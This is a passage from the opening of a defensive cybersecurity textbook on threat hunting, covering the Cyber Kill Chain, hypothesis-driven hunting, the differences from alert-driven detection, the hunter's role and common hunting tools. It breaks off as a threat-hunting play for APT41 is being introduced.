Cyber Threat Hunting

Nadhem AlFardan

Foreword by Anton Chuvakin

contents

Appendix A. Useful Tools

index

front matter

foreword

If you work in security, you've likely heard the buzz about threat hunting. But what is threat hunting, really? Is it a fancy term for "looking for bad stuff," or is there more to it? This book (*Cyber Threat Hunting*) aims to answer these questions and more, taking you on a journey from the basics to the nitty-gritty of building a threat-hunting practice. I love that it starts with a clear definition!

What's inside

This book isn't just theory. It's also full of practical advice, real-world examples, and even hands-on exercises. You'll learn about the following:

- *The threat-hunting mindset*—Threat hunting isn't your grandma's security. It's about being proactive, assuming breaches, and relentlessly pursuing the bad guys.
- *Building a framework*—You won't be hunting in the dark. The book guides you through creating a structured, repeatable process for your hunts.
- *Tools and techniques*—You'll get a toolbox full of methods, from basic searches to advanced analytics, to uncover hidden threats.

- *Hunting in the cloud*—Let's face it, the cloud is where a lot of the action is these days.

Who should read it

This book isn't for the faint of heart, as it goes deep in some areas. It's aimed at security pros who are ready to roll up their sleeves and get a threat-hunting program started. You'll need some basic knowledge of security controls, networking, and operating systems.

Why I recommend it

In the ever-evolving landscape of cybersecurity, threat hunting has emerged as a critical proactive defense strategy, yet many people are confused about it. *Cyber Threat Hunting* serves as a resource for security professionals seeking to build their threat-hunting expertise. With its practical approach, real-world examples, and hands-on exercises, the book equips readers with the knowledge and tools they need to effectively hunt for and neutralize threats that evaded traditional security measures. Whether you are a seasoned threat hunter or new to the field, this book is a strong read that can give you the tools to enhance your organization's security posture.

—**Anton Chuvakin**

Security adviser at Office of the CISO, Google Cloud

preface

Cybersecurity is a critical aspect of the digital age, in which threats evolve rapidly. The need for a proactive approach to uncovering cyber threats has never been greater.

This book, *Cyber Threat Hunting*, was born out of a passion for helping cybersecurity professionals and organizations protect their environments through advanced techniques. Throughout my career, I have observed the increasing complexity of cyber attacks and the need for a proactive approach and advanced investigative techniques. With this book, my goal is to equip readers with the mindset, knowledge, and tools to uncover cyber threats before they can cause significant damage.

You'll use several platforms and tools to deliver threat-hunting expeditions, including Humio, Splunk, and Jupyter Notebooks.

The book serves as a practical guide for threat hunters and cybersecurity professionals. The journey you'll embark on will build and deepen your understanding of cyber threat hunting and your ability to counter sophisticated cyber threats.

acknowledgments

Writing this book would not have been possible without the support and encouragement of my family and several

individuals. I thank my family, friends, and colleagues for their unwavering support. Special thanks go to my development editor, Ian Hough, and my technical editor, Xiaokui Shu, whose insights and feedback were invaluable in shaping the content of this book. In addition, I thank the entire Manning production staff who helped shepherd this book into its final form.

I also want to thank the cybersecurity community for continually sharing knowledge and inspiring innovation. Through collaboration and learning, we can stay ahead of malicious actors and create safer digital environments.

Thanks to all the reviewers: Zoheb Ainapore, Michał Ambroziewicz, Jim Amrhein, Stanley Anozie, Martin Beer, Neumann Chew, Nathan Delboux, Zulfikar Dharmawan, Kamesh Ganesan, Rob Goelz, Tim Homan, Vivek Krishnan, Paul Love, Sriram Macharla, Richard Magnuson, Jean-Baptiste Bang Nteme, Björn Neuhaus, George Onofrei, Rohit Poduval, Adail Retamal, Pierluigi Riti, Satej Kumar Sahu, Iyabo Sindiku, Jason Taylor, Mary Anne Thygesen, Doyle Turner, Richard Vaughan, Håvard Wall, and Matt Van Winkle. Your suggestions helped make this book better.

To the readers of this book: thank you for taking the time to explore this important topic. Your dedication to cybersecurity is what drives progress in this field.

about this book

Who should read this book

Cyber Threat Hunting is intended for cybersecurity professionals, security analysts, and members of IT teams who want to develop a proactive approach to identifying and responding to cyber threats. If you want to enhance your skills in threat hunting, understand attacker behavior, and establish a strong cyber threat–hunting practice, this book is for you. Whether you're starting your journey in cybersecurity or are an experienced cybersecurity professional, the techniques and strategies discussed here will provide valuable insights.

How this book is organized: A road map

This book is divided into four parts, each focusing on a different aspect of cyber threat hunting, covering people, processes, and technology. It starts by establishing the fundamentals, including how to set up an effective threat-hunting program. From there, the book delves into advanced techniques, using threat intelligence, statistics, and machine learning to uncover and investigate cyber threats.

Each chapter builds on the previous one, guiding you from the basics to advanced strategies and offering examples and hands-on activities to illustrate the concepts in action.

About the code

Throughout this book, you'll find many examples of source code, data, configuration files, and scripts used in real-world threat-hunting scenarios. These code examples are presented in a fixed-width font to distinguish them from the main text. Where necessary, I've added line breaks and adjusted indentation to make the code easier to read on the page. Source code is formatted in a `fixed-width font like this` to separate it from ordinary text. Sometimes, code is also **`in bold`** to highlight changes from previous steps in the chapter, such as when a new feature adds to an existing line of code.

In many cases, the original source code has been reformatted; I've added line breaks and reworked indentation to accommodate the available page space in the book. In rare cases, even this was not enough, and listings include line-continuation markers (➥). Additionally, comments in the source code have been removed from the listings when the code is described in the text. Code annotations accompany many of the listings, highlighting important concepts.

You can get executable snippets of code from the liveBook (online) version of this book at https://livebook.manning.com/book/cyber-threat-hunting. This code allows you to practice and apply the techniques discussed in the book using sample data sets. The complete code for the examples in the book is available for download from the Manning website at https://www.manning.com/books/cyber-threat-hunting and from GitHub at https://github.com/threat-hunt.

liveBook discussion forum

Purchase of *Cyber Threat Hunting* includes free access to liveBook, Manning's online reading platform. Using liveBook's exclusive discussion features, you can attach comments to the book globally or to specific sections or paragraphs. It's a snap to make notes for yourself, ask and answer technical questions, and receive help from the author and other users. To access the forum, go to https://livebook.manning.com/book/cyber-threat-hunting/discussion. You can also learn more about Manning's forums and the rules of conduct at https://livebook.manning.com/discussion.

Manning's commitment to our readers is to provide a venue where meaningful dialogue between individual readers and between readers and the author can take place. It is not a commitment to any specific amount of participation on the part of the author, whose contribution to the forum remains voluntary (and unpaid). We suggest that you try asking the author some challenging questions lest his interest stray! The forum and the archives of previous discussions will be accessible on the publisher's website as long as the book is in print.

about the author

DR. NADHEM ALFARDAN has more than 20 years of experience in information security and holds a PhD in Information Security from Royal Holloway, University of London. Before joining Cisco, he worked for Schlumberger and HSBC. As a principal architect at Cisco, Nadhem led and participated in several large-scale security projects worldwide, including security architecture, information security management systems, and security operation center designs, deployments, and operations.

Over the years, he has worked with organizations such as Google, Microsoft, Cisco, Mozilla, and OpenSSL, mainly to help them assess and fix major findings in the TLS/SSL protocol. In addition, he is the co-author of Cisco Press's *Security Operations Center: Building, Operating and Maintaining Your SOC*, published in 2015.

about the cover illustration

The figure on the cover of *Cyber Threat Hunting* is “Femme de Murcia” (“Woman from Murcia”), taken from a collection by Jacques Grasset de Saint-Sauveur, published in 1797. Each illustration is finely drawn and colored by hand.

In those days, it was easy to identify where people lived and what their trade or station in life was by their dress alone. Manning celebrates the inventiveness and initiative of the computer business with book covers based on the rich diversity of regional culture centuries ago, brought back to life by pictures from collections such as this one.

Part 1. Threat-hunting fundamentals

Part 1 sets the stage for your threat-hunting journey by introducing essential concepts of a successful threat-hunting practice.

Chapter 1 explores the fundamentals of threat hunting: what it is, why it is an essential part of any cybersecurity program, and how it differs from other forms of cyberdefense capabilities. In the process, you'll discover the importance of being proactive by hunting for threats before they translate into what could be significant cybersecurity incidents.

In chapter 2, the focus shifts to laying the foundation of a robust threat-hunting framework. Here, you'll learn to build an environment that supports threat hunting, including the tools, data sources, and processes necessary for success. We'll explore critical elements such as data, visibility, and reliable and scalable data stores.

By the end of this part, you'll have gained a solid understanding of what threat hunting entails and of the foundational tools and processes required to embark on your first hunting expedition, bringing you one step closer to becoming a proficient threat hunter.

1 Introducing threat hunting

This chapter covers

- **The stages of the Cyber Kill Chain**
- **How threat hunters uncover cyber threats**
- **Threat hunting versus threat farming**
- **The hypothesis-driven approach of the threat- hunting process**
- **The characteristics of successful threat hunting**
- **The core tools that threat hunters use**

The chapter introduces the Cyber Kill Chain, provides an overview of the cybersecurity threat landscape, and shows how threat hunting tackles complex cybersecurity challenges. We will discuss the thought process behind threat hunting, laying down the fundamental concepts of a successful practice. The chapter also highlights the differences and similarities between threat hunting and threat detection and ends with an overview of threat hunters' core tools. We'll start with an overview of the cybersecurity threat landscape and see why threat hunting is essential.

DEFINITION This book defines *cyber threat hunting* as a humancentric security practice that takes a proactive approach to uncovering threats that evaded detection tools and threats that were detected but dismissed or undermined by humans.

1.1 Cybersecurity threat landscape

Today's cyber threat landscape is complex, evolving, and diverse. Threat actors ranging from organized cybercriminals to state-sponsored groups actively improve their existing attack techniques and tools and create new ones to move through the Cyber Kill Chain.

Figure 1.1 shows the Cyber Kill Chain, developed by Lockheed Martin (https://mng.bz/KD5X). It describes the set of stages that adversaries typically go through to achieve their final objective(s). The Cyber Kill Chain consists of seven stages:

- *Reconnaissance*—The attacker assesses the situation to identify potential attack targets and tactics. An attacker might harvest social media accounts or perform an active vulnerability scan on publicly accessible applications.
- *Weaponization*—The attacker develops the code to exploit vulnerabilities or weaknesses that the reconnaissance stage uncovered. An attacker might prepare a phishing email, SQL injection code, or malware code.
- *Delivery*—The attacker uses the delivery vectors to send the weaponized payload. An attacker might use email to deliver malware code.
- *Exploitation*—The attacker executes the code they created in the weaponization stage.

- *Installation*—The attacker creates a channel that allows them to reach the compromised system.
- *Command and control*—The attacker establishes a command-and-control (C2) channel with an external server. An attacker might use the X platform as a covert C2 channel to communicate with compromised systems.
- *Actions on objective*—The attacker fulfills the objective(s) of the attack. A ransomware attacker might encrypt files on the endpoint, for example.




Figure 1.1 Lockheed Martin Cyber Kill Chain

A popular meme in cybersecurity, credited to Dmitri Alperovitch, states, "There are only two types of companies: those that know they've been compromised and those that don't know." Threat hunting allows organizations to take a proactive approach in which they assume that they have been hacked and can uncover evidence.

1.2 Why hunt?

There is no perfect cybercrime. Adversaries leave clues and a trail of evidence when they execute one or more of the stages in the Cyber Kill Chain. As a result, advanced adversaries have shifted from noisy attacks that trigger security alarms to stealthy ones that leave a small footprint and trigger minimal alerts (if any), going unnoticed by automated detection tools. According to a report published by SANS Institute, "the evolution of threats such as file-less malware, ransomware, zero days, and advanced malware, combined with security tools getting bypassed, poses an extensional risk to enterprises" (https://threatpost.com/2021-attacker-dwell-time-trends-and-best-defenses/166116/).

The increased sophistication of threat actors in covert operations and their ability to launch attacks with minimal detection drive organizations to think beyond standard detection tools. The change in adversary behavior requires defenders to establish proactive capabilities such as threat hunting and deploy advanced analytics using statistics and machine learning. Hunters can search regularly for potential data exfiltration activities through the Domain Name System (DNS) by applying volume-based statistical analytics; they don't have to wait for or rely on network security tools such as intrusion detection systems (IDSes) to generate security alerts.

Organizations rely on threat hunters to uncover threats during threat-hunting expeditions, resulting in reduced dwell time and increased resilience. *Dwell time* is the time between an attacker's initial penetration of an environment

(first successful execution) and the point at which the organization discovers the attack (threat detection). In addition to reducing dwell time, running threat-hunting expeditions introduces other security benefits, such as the following:

- Identifying gaps in security prevention and detection capabilities
- Tuning existing security monitoring use cases
- Identifying new security monitoring use cases
- Identifying vulnerabilities that assessment activities did not uncover
- Identifying misconfiguration in systems and applications that might affect security, operation, and compliance

To realize these benefits, organizations need to establish and operate a robust threat-hunting process that clearly describes the inputs and outputs of threat-hunting expeditions. This book helps you establish a robust threat-hunting program through practical examples and templates.

1.3 Structuring threat hunting

Threat hunting takes a hypothesis-driven investigation approach. A *hypothesis* is a proposition that is consistent with known data but has been neither verified nor shown to be false. A good hypothesis should be relevant to the organization's environment and testable in terms of the availability of data and tools. A hypothesis-based approach is referred to as *structured* threat hunting.

Conversely, *unstructured* threat hunting refers to activities in which hunters analyze the data at their disposal for anomalies without a predefined hypothesis. A hunter might process and visualize data to look for unexpected changes in patterns, such as unusual spikes or dips. Finding such changes can lead the hunter to investigate further and uncover undetected threats. This book focuses on structured threat hunting, but I don't discourage you from exploring data without having a formal hypothesis from time to time. Following is an example threat-hunting hypothesis:

> *An adversary has gained access to one or more of the organization's Microsoft Windows endpoints. PowerShell is one of the tools that the adversary used to perform unauthorized activities.*

1.3.1 Coming up with a hypothesis

The threat landscape associated with the environment you're trying to protect should drive the hypothesis you create and execute. Different sources on threats and their relevance to the environment can help hunters understand the threat landscape and translate this understanding to hypotheses. Following are examples of these sources:

- Internal and external threat intelligence sources
- The results of threat modeling exercises
- The results of red-team exercises
- Reviews of existing threat standards and frameworks
- Analysis of previous or current security incidents

1.3.2 Testing the hypothesis

The threat hunter's job is to test the hypothesis using the best resources at their disposal. Testing the hypothesis can start with defining a manageable list of activities to search for the first set of evidence or indicators concerning the hypothesis or guide the hunters to subsequent searches. Hunting for suspicious PowerShell activities, for example, could reveal the existence of the compromise, proving the hypothesis introduced in section 1.3. The successful execution of the following activities may uncover evidence of compromise:

- Suspicious encoded PowerShell command
- Suspicious execution of unsigned PowerShell scripts without warning
- Process with suspicious PowerShell arguments
- Suspicious PowerShell parent process

This book gives you the opportunity to use different techniques to uncover threat scenarios, including ones involving PowerShell activities. When you conduct a hunt, one of three outcomes is possible:

- *Hypothesis proved*—The analysis of the data collected during the hunting expedition confirms the correctness of the hypothesis. In this case, the hunting expedition uncovered a security incident.
- *Hypothesis disproved*—The analysis of the data collected during the hunting expedition confirms the incorrectness of the hypothesis. In this case, the hunting expedition did not uncover a security incident.

- *Inconclusive*—There is insufficient information to prove or disprove the hypothesis. This outcome could occur for various reasons, such as insufficient data, inappropriate tools, or scope limitations.

WARNING **Failure to prove a hypothesis doesn't necessarily mean that the threat doesn't exist. It means that the hunter couldn't uncover the threat with the skill set, data, and tools available to them.**

1.3.3 Executing the threat hunt

Executing a threat hunt might take an hour or a week, depending on factors such as these:

- *Initial suspicious activities*—The number of initial use cases to execute in a search for the first set of clues.
- *Data*—The amount of data to search, the complexity of the search, and the tools' performance. Running a search against 1 TB of data in hot storage (disks with high I/O operations per second) would be much faster than running the same search on data in cold storage (disks with low I/O operations per second).
- *Threat complexity*—Sophisticated attacks associated with advanced persistent threats (APTs), which might take weeks or months to investigate thoroughly. This is not to say that the hunt will last months—only that the hunt would take longer than average.

- *Access to data and systems*—Inability to gain timely access to systems or data in the middle of a hunting expedition, which can prolong the hunt. Not giving the hunter timely access to the network flows maintained by a different team, for example, would waste time, forcing the hunter to wait, find more expensive and less reliable options, or end with an inconclusive outcome.

This book focuses on structured threat hunting, in which the threat hunter works with other security team members to define and prove a hypothesis, targeting adversaries' tactics, techniques, and procedures (TTPs).

DEFINITION: ***Structured threat hunting*** **refers to using a clear set of steps to trigger, design, execute, and report a threat-hunting expedition.**

The organization's threat-hunting maturity level should improve over time because hunters learn many lessons from running hunting expeditions. This book provides practical lessons on planning, building, and operating an effective threat-hunting program.

1.4 Threat hunting vs. threat detecting

Detection is tool-driven, whereas hunting is human-driven. In hunting, the hunter takes center stage, whereas tools play the main role in detection. Threat hunting relies heavily on the experience of the threat hunter to define the hypothesis, look for evidence in a vast amount of data, and continuously pivot in search of compromise. Threat hunting

does not replace threat detection technologies, which are complementary.

Threat detection refers to the reactive approach in which security operations center (SOC) analysts respond to security alerts generated by tools. SOC analysts would triage and investigate a security event generated by an endpoint detection and response (EDR) tool or a security alert generated by a security information and event management (SIEM) system.

SOC analysts attend to security alerts detected and reported by security tools and perform triage and investigation of security incidents. Figure 1.2 shows the threat detection process at a high level, with SOC analysts primarily performing cyber threat farming. Like agricultural farmers, SOC analysts generally wait for alerts (ripe crops) to show up on a dashboard to triage and respond to (harvest and process).

Hunting, on the other hand, takes a proactive approach. Hunters take the lead by going out in the field to conduct expeditions, equipped with the right mindset, experience, situational awareness, and tools. Section 1.6 discusses a high-level threat-hunting process.




Figure 1.2 High-level threat detection process

Detection is an essential SOC service. Addressing deficiencies in the security monitoring service should be a top priority while establishing or outsourcing a threat-hunting capability. Organizations should not consider establishing a threat-hunting program to offload the work from the security monitoring team to threat hunters.

Detection and hunting should work together to deliver better coverage of the cyber threat landscape. Detection and hunting interact and sometimes overlap. There will always be cases in which detection is an input to a threat hunt, and vice versa. A threat hunter might build a hypothesis that considers a widespread system compromise based on a few suspicious activities detected on one or more endpoints and observed by the security monitoring team.

Detection and hunting can use the same or different analytic techniques to detect or hunt for malicious activities. User-behavior analytic tools, for example, deploy statistical analysis and machine learning to detect and report anomalous user behavior to the security monitoring team. Hunters can use similar techniques in cyber threat hunting. Although hunters don’t lead the development of machine learning models, they must understand the capabilities and limitations of various analytic techniques.

NOTE Chapter 2 discusses why and how threat hunting and threat detection work together. The chapter presents a detailed process that integrates the threat-hunting practice with the rest of the security functions, including threat detection. In the process, I cover the preparation, execution, and communication phases of a threat-hunting play.

1.5 The background of a threat hunter

A *threat hunter* is a cybersecurity specialist who proactively and interactively seeks to uncover attacks or threats that evaded detection technologies deployed in the network. Successful threat hunters are curious, prepared to tackle new challenges, and equipped with a good understanding of their hunting field.

As a threat hunter, you will face challenges such as unavailability of data, slow searches, improper event parsing, old technologies, and incomplete or no access to systems. You should discuss these challenges during and after a hunting expedition. Some challenges may be addressed in a reasonable time; others might not get addressed for a long time or at all, especially ones that involve financial investments. These challenges should not prevent you from finding new ways to enhance the effectiveness of the threat hunts by looking at other data and systems and tuning the techniques you deploy.

Hunters are resourceful. An offensive mindset gives hunters an advantage in creating effective threat-hunting plays and

executing threat-hunting expeditions.

Not being able to prove the hypothesis during a hunting expedition should not discourage a hunter. This outcome is common and can have various causes, such as the following:

- The attack or the threat described in the hypothesis doesn’t exist.
- The hunter may not have full context about the environment. Running a threat hunt against a newly deployed set of systems and applications, for example, might be challenging.
- The hunter may not have the skill set required to uncover sophisticated attacks against unfamiliar technologies. A hunter running a threat-hunting expedition against a private Kubernetes environment might be unfamiliar with containerized deployments, for example.
- The hunter may lack the data they need to perform a better investigation.
- The hunter might be using inappropriate techniques to uncover sophisticated attacks. Running basic searches to uncover APTs would not be effective, for example.

As a threat hunter, you can’t be expected to know everything. Successful threat hunters spend ample time researching and trying new TTPs. Cybersecurity is a dynamic landscape, and having valuable research time enhances a hunter’s chances of uncovering advanced TTPs.

NOTE Chapter 2 provides more details about threat hunters' roles and responsibilities. In addition, chapter 13 describes how to empower threat hunters.

1.6 The threat-hunting process

Defining a process helps threat hunters establish, conduct, and continuously improve the overall threat-hunting practice and individual threat-hunting plays, increasing the probability of uncovering threats over time. The process not only helps improve the quality of threat hunts but also incorporates other values that threat hunting introduces to the organization, such as updating existing or developing new detection and threat intelligence content.

Figure 1.3 shows a high-level threat-hunting process, starting with formalizing a hypothesis and then trying to prove the hypothesis. If the hunter can't prove the hypothesis, they try to improve it by updating the details of the hypothesis and searching for the threat again. If the hypothesis is proved, the threat has been uncovered. The hunter doesn't stop there, however; they expand the scope and search for indicators on other systems to understand the attack's magnitude and spread. Then the hunter would engage the incident response team and share new content that would help the security monitoring and threat intelligence teams.




Figure 1.3 High-level threat-hunting process

Following are the steps of the threat-hunting process:

1. *Formulate a hypothesis.* Define the hypothesis based on inputs collected from sources and activities such as threat modeling outcomes, TTPs received from internal and external threat intelligence providers, or searches for tactics and techniques described in standard frameworks such as MITRE ATT&CK. An organization's threat intelligence team might track adversary groups such as APT39 (https://mng.bz/znr1), which targets Western European governments, foreign policy groups, and similar organizations. The hunter can formulate hypotheses based on relevant tactics and techniques deployed by the group.

Before moving to the next step, the hunter needs to answer the following questions:

   a. What activities do I need to look for to prove the hypothesis?
   b. What data do I need to access?
   c. How big is the data that I need to access?
   d. How much time will the searches take, and how can I (with the help of platform specialists) optimize the searches?
   e. What tools should I use?

2. *Look for proof of the hypothesis in the environment.* Search for indicators and evidence that can prove the hypothesis.
3. *If the hypothesis is not proved, optimize and go back.* Optimize the threat-hunting play by increasing the scope of the hunt, requesting further access to systems data, updating the search activities, or updating the hypothesis itself.
4. *If the hypothesis is proved, do the following:*

   a. *Pivot and expand the scope*. Research the extent of the security incident by expanding the scope of the hunt.
   b. *Improve existing or develop new detection and threat intelligence content.* Recommend new security monitoring detection rules and update

the threat intelligence content by sharing indicators or TTPs.

c. *Engage the incident-response team.* Raise a ticket and assign it to the team that handles the incident response. Depending on the complexity of the incident, also provide support to the incident-response team.

NOTE **Although structured hunting involves following an initial lead or clue, hunters should expect many pivots and side quests.**

1.7 Overview of technologies and tools

Although threat hunting is humancentric, having access to relevant, reliable technologies and scalable, flexible tools is critical to the success of the threat hunter. Events and activities can be collected from endpoints and network elements and then forwarded to data stores to be accessed and searched. Alternatively, the hunter might need direct access to artifacts and events from data sources to perform search and investigation activities. Hunters should have the following core technologies and tools in their toolkit:

- *Endpoint activities on servers and clients*—Access to process executions, network ports, registry details (in Windows), and system access events is a standard requirement for most hunts.

  The osquery tool (https://osquery.io) gives threat hunters access to various endpoint telemetry data. It allows the hunter to write SQL queries to explore operating system data. Some open source and commercial EDR tools have similar capabilities.
- *Data stores*—Places that provide long-term event storage and searches. It's common to send events collected from different sources in the network to a data store, such as Splunk or Elasticsearch, that is available to the security monitoring team and threat hunters.
- *Analytics*—Facilitates scalable searches with tools such as Splunk or Elasticsearch and advanced functions (including statistics and machine learning) on platforms such as Apache Spark.

Depending on the environment and the scope of the hunt, the hunter's toolkit might contain other tools. A hunter might use Yet Another Recursive Acronym (YARA) rules to research and capture suspicious activities on endpoints or push Snort rules to network security tools, such as intrusion detection platforms to capture network activities of interest.

This book describes open source and commercial tools that threat hunters use and shows how to use those tools to conduct threat hunts. In addition, it includes an appendix that describes how to set up some of the tools used in the book.

Summary

- The Cyber Kill Chain consists of seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objective.
- Given the increased sophistication of threat actors, we should be proactive in our approach to cybersecurity.
- Structured threat hunting is a hypothesis-driven practice that proactively tries to uncover threats that were not detected or threats that have been detected but dismissed or undermined by humans.
- Threat detection is a reactive approach to cybersecurity; threat hunting is a proactive approach.
- Understanding the mindset of a threat hunter and the threat-hunting process is crucial to becoming a successful threat hunter.
- The threat-hunting process includes developing and then attempting to prove a hypothesis. If the hypothesis can’t be proved, the threat hunter adjusts it and searches for the threat again. If the hypothesis is proved, the threat hunter takes action against the threat and extends their search into other systems and processes.
- Threat hunting requires skills and tools in endpoint activities on servers and clients, data stores, and analytics.

2 Building the foundation of a threat-hunting practice

This chapter covers

- **Developing a threat-hunting hypothesis**
- **Documenting a threat-hunting play**
- **Threat intelligence for threat hunting**
- **Building a threat-hunting framework**
- **The details of the threat-hunting process**
- **Threat-hunting roles and responsibilities**
- **Important frameworks and standards**
- **Evaluating a threat-hunting practice**

Chapter 1 established foundational threat-hunting concepts. In this chapter, we discuss how to create a threat-hunting framework, starting with an overview of existing frameworks and standards in threat hunting. We discuss how and where a standard such as NIST Special Publication 800-53 Rev. 5 covers threat hunting and how a framework like MITRE ATT&CK can be used to establish hunts based on threat tactics, techniques, and procedures (TTPs).

Next, we describe how to start a hunting practice and improve its maturity over time, supplying processes and templates to kick-start the work. We also describe the general role and responsibilities of the threat hunter, using a responsible, accountable, consulted, and informed model. Finally, we describe data sources and their importance to threat hunting. We provide an overview of common data sources and sets such

as Windows native events, System Monitor (Sysmon) events , Linux events, network flows, and firewall events.

This chapter covers many topics that I believe are core to understanding and appreciating the threat-hunting practice. Seasoned threat hunters can safely skip the first section.

2.1 Establishing a threat-hunting practice

Threat hunting is a humancentric security practice that takes a proactive approach to uncovering threats that evade detection tools, such as automated, rule- and signature-based security systems, and threats that have been detected but dismissed or undermined by humans. A threat-hunting practice establishes a systematic approach and a clear methodology for uncovering and managing threats. At a high level, establishing the practice formalizes the following objectives:

- Clearly defining threat hunting and related concepts
- Establishing a clear process for designing and conducting threat-hunting expeditions, supported by required artifacts such as hunting plays
- Defining the roles and responsibilities of threat hunters and other organization members
- Defining metrics to help evaluate and track the maturity of the threat-hunting practice and expeditions

At the center of this practice is a hypothesis-driven approach, in which threat hunters operate under a “what if?” mindset. What if an adversary were able to implant a piece of malware on a critical server, bypassing existing endpoint security control? Or what if an adversary were able to exploit vulnerabilities on a

public web server due to a misconfigured web application firewall protecting a vulnerable web server? The job of the threat hunter is to proactively and interactively seek to uncover attacks or threats that evade detection technologies deployed in various places in the network. Establishing a clear methodology and process is essential to building a threat-hunting practice that is structured, repeatable, and measurable.

The first step in the process is creating a *threat-hunting play*—a document in which you clearly describe the hypothesis, outline the threat-hunting landscape and scope, detail your approach to validating the hypothesis, and reference the data and tools required for a successful threat-hunting expedition.

When this play has been created and validated, you move to the execution phase: conducting a threat expedition, in which you try to prove the hypothesis using your experience, knowledge of the threat landscape, and data and tools at your disposal. For threat hunting to be most effective, hunters must have a good level of situational awareness that encompasses a deep understanding of the business, the supporting technologies and processes, and the internal and external cyber threats associated with this environment. A crucial part of situational awareness is recognizing and tracking external threat actors, such as a person, a group, or an organization driven to conduct malicious activity.

A threat-hunting expedition can last anywhere from a few hours to several weeks, depending on factors such as the hunter’s experience, data availability, situational awareness, access to systems, threat complexity, and the adversary’s tactics and techniques to hide attack traces.

Throughout an expedition, threat hunters collaborate with multiple members of the organization. As you conclude a threat-hunting expedition, whether or not you've proved the hypothesis, clearly communicating findings and recording lessons learned are essential parts of the final phase.

2.2 Developing a threat-hunting hypothesis

To start a structured hunt, you should first determine what to hunt for and what format to use to describe it. You might answer the question, "How can I come up with a reasonable hypothesis and document a threat-hunting play?"

2.2.1 Threat scenario

Suppose that the threat-intelligence team tells you that a threat group called APT41 is now a top actor in its threat watchlist. Construct a threat-hunting play to uncover this group's activities when using shell-based techniques against Microsoft Active Directory (AD).

NOTE **The scenario considers a known threat actor that the threat-intelligence team considers relevant to the environment. In other cases, the actors and campaign are unknown, and you must rely on your experience, data, and tools to uncover them.**

2.2.2 Threat-hunting play

You need to create a threat-hunting play that documents the title, reference number, background on the organization and the hunt play, the hypothesis you want to test, the scope of the hunt, the techniques you'd start with, the associated procedures

